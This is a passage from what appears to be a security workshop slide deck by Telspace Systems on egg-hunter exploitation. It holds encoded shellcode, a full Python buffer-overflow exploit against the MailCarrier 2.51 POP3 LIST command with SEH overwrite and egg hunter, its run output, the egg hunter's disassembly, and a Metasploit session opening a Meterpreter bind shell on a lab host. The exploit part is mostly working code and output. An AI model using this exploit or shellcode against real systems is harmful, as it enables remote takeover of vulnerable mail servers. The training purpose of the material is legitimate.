"\x4c\x6c\x65\x6c\x70\x61\x31\x6c\x53\x32\x66\x4c\x57\x50\x6f"
"\x31\x38\x4f\x76\x6d\x47\x71\x68\x47\x38\x62\x6b\x42\x51\x42"
"\x50\x57\x6c\x4b\x33\x62\x32\x30\x6c\x4b\x52\x6a\x55\x6c\x4c"
"\x4b\x72\x6c\x34\x51\x74\x38\x6b\x53\x73\x78\x33\x31\x58\x51"
"\x50\x51\x4e\x6b\x76\x39\x45\x70\x56\x61\x6b\x63\x6e\x6b\x50"
"\x49\x32\x38\x58\x63\x44\x7a\x71\x59\x4c\x4b\x47\x44\x4e\x6b"
"\x37\x71\x48\x56\x45\x61\x6b\x4f\x6c\x6c\x49\x51\x6a\x6f\x64"
"\x4d\x37\x71\x4a\x67\x36\x58\x79\x70\x54\x35\x79\x66\x55\x53"
```

Adding the shellcode to our exploit (1/2).

Egg hunters

```
buffer = "A" * 2980 + eggy + "\x90" * 20 + shellcode + "A" * 2486 + nseh + seh + nops + egghunter + "D" * (10000-6174-4-4-20-32)

print "[*] MailCarrier 2.51 POP3 Buffer Overflow in LIST command\r\n"
print "[*] Sending pwnage buffer: with %s bytes..." %len(buffer)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect(("192.168.0.150", 110))
print s.recv(1024)
print "[*] Sending USERNAME\r\n"
s.send('USER test' + '\r\n')
print s.recv(1024)
print "[*] Sending PASSWORD\r\n"
s.send('PASS test' + '\r\n')
print s.recv(1024)
print "[*] Sending Evil LIST buffer\r\n"
s.send('LIST ' + buffer + '\r\n')
print s.recv(1024)
s.send('QUIT\r\n')
s.close()
time.sleep(1)
print "[*] Done, but if you get here the exploit failed!"
```

Adding the shellcode to our exploit (2/2).


IEL SPACE
Hackers for Hire

Egg hunters

```
root@pewpew:~/hacktobasics/egghunter# python egghunter4-shellcode.py
[*] MailCarrier 2.51 POP3 Buffer Overflow in LIST command

[*] Sending pwnage buffer: with 10000 bytes...
+OK <2784.1556625231@>, TABS Lab POP3 server ready.

[*] Sending USERNAME

+OK test is known here.

[*] Sending PASSWORD

+OK Welcome! 0 messages (0 bytes)

[*] Sending Evil LIST buffer
```

Running our final exploit with egg hunter and shellcode.

Egg hunters



By setting breakpoints and stepping through the execution, we can see our egg hunter.

IEL SPACE
Hackers for Hire


Egg hunters

```
0701F28E  90              NOP
0701F28F  90              NOP
0701F290  90              NOP
0701F291  90              NOP
0701F292  90              NOP
0701F293  90              NOP
0701F294  66:81CA FF0F    OR DX,0FFF
0701F299  42              INC EDX
0701F29A  52              PUSH EDX
0701F29B  6A 02           PUSH 2
0701F29D  58              POP EAX
0701F29E  CD 2E           INT 2E
0701F2A0  3C 05           CMP AL,5
0701F2A2  5A              POP EDX
0701F2A3 ^74 EF           JE SHORT 0701F294
0701F2A5  B8 574F4F54     MOV EAX,544F4F57
0701F2AA  89D7            MOV EDI,EDX
0701F2AC  AF              SCAS DWORD PTR ES:[EDI]
0701F2AD ^75 EA           JNZ SHORT 0701F299
0701F2AF  AF              SCAS DWORD PTR ES:[EDI]
0701F2B0 ^75 E7           JNZ SHORT 0701F299
0701F2B2  FFE7            JMP EDI
0701F2B4  44              INC ESP
0701F2B5  44              INC ESP
0701F2B6  44              INC ESP
0701F2B7  44              INC ESP
0701F2B8  44              INC ESP
0701F2B9  44              INC ESP
0701F2BA  44              INC ESP
```

We set another strategic breakpoint, after our WOOTWOOT is found in memory, then continue.

IEL SPACE
Hackers for Hire


Egg hunters



To confirm, we find our tag in memory, followed by our nops and shellcode.

IEL SPACE
Hackers for Hire


Egg hunters



We continue execution, find our nops and shellcode executes correctly.

IEL SPACE
Hackers for Hire

Egg hunters



Bind shell waiting on port 443 for us to connect to.

IEL SPACE
Hackers for Hire

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     443              yes       The listen port
   RHOST     192.168.0.150    no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > run

[*] Started bind TCP handler against 192.168.0.150:443
[*] Sending stage (179779 bytes) to 192.168.0.150
[*] Meterpreter session 1 opened (192.168.0.240:36491 -> 192.168.0.150:443) at 2019-04-30 13:57:04 +0200

meterpreter >
```

Connecting to our bind shell!



Q and A

@telspacesystems

www.telspace.co.za



References and thanks to:

FuzzySecurity
Corelan (Peter!)
Offsec
Matt Miller (skape)
DEF CON (Jeff, Nikita, Highwiz, Tottenkoph and all crew)
The Telspace Systems Crew (https://www.telspace.co.za)

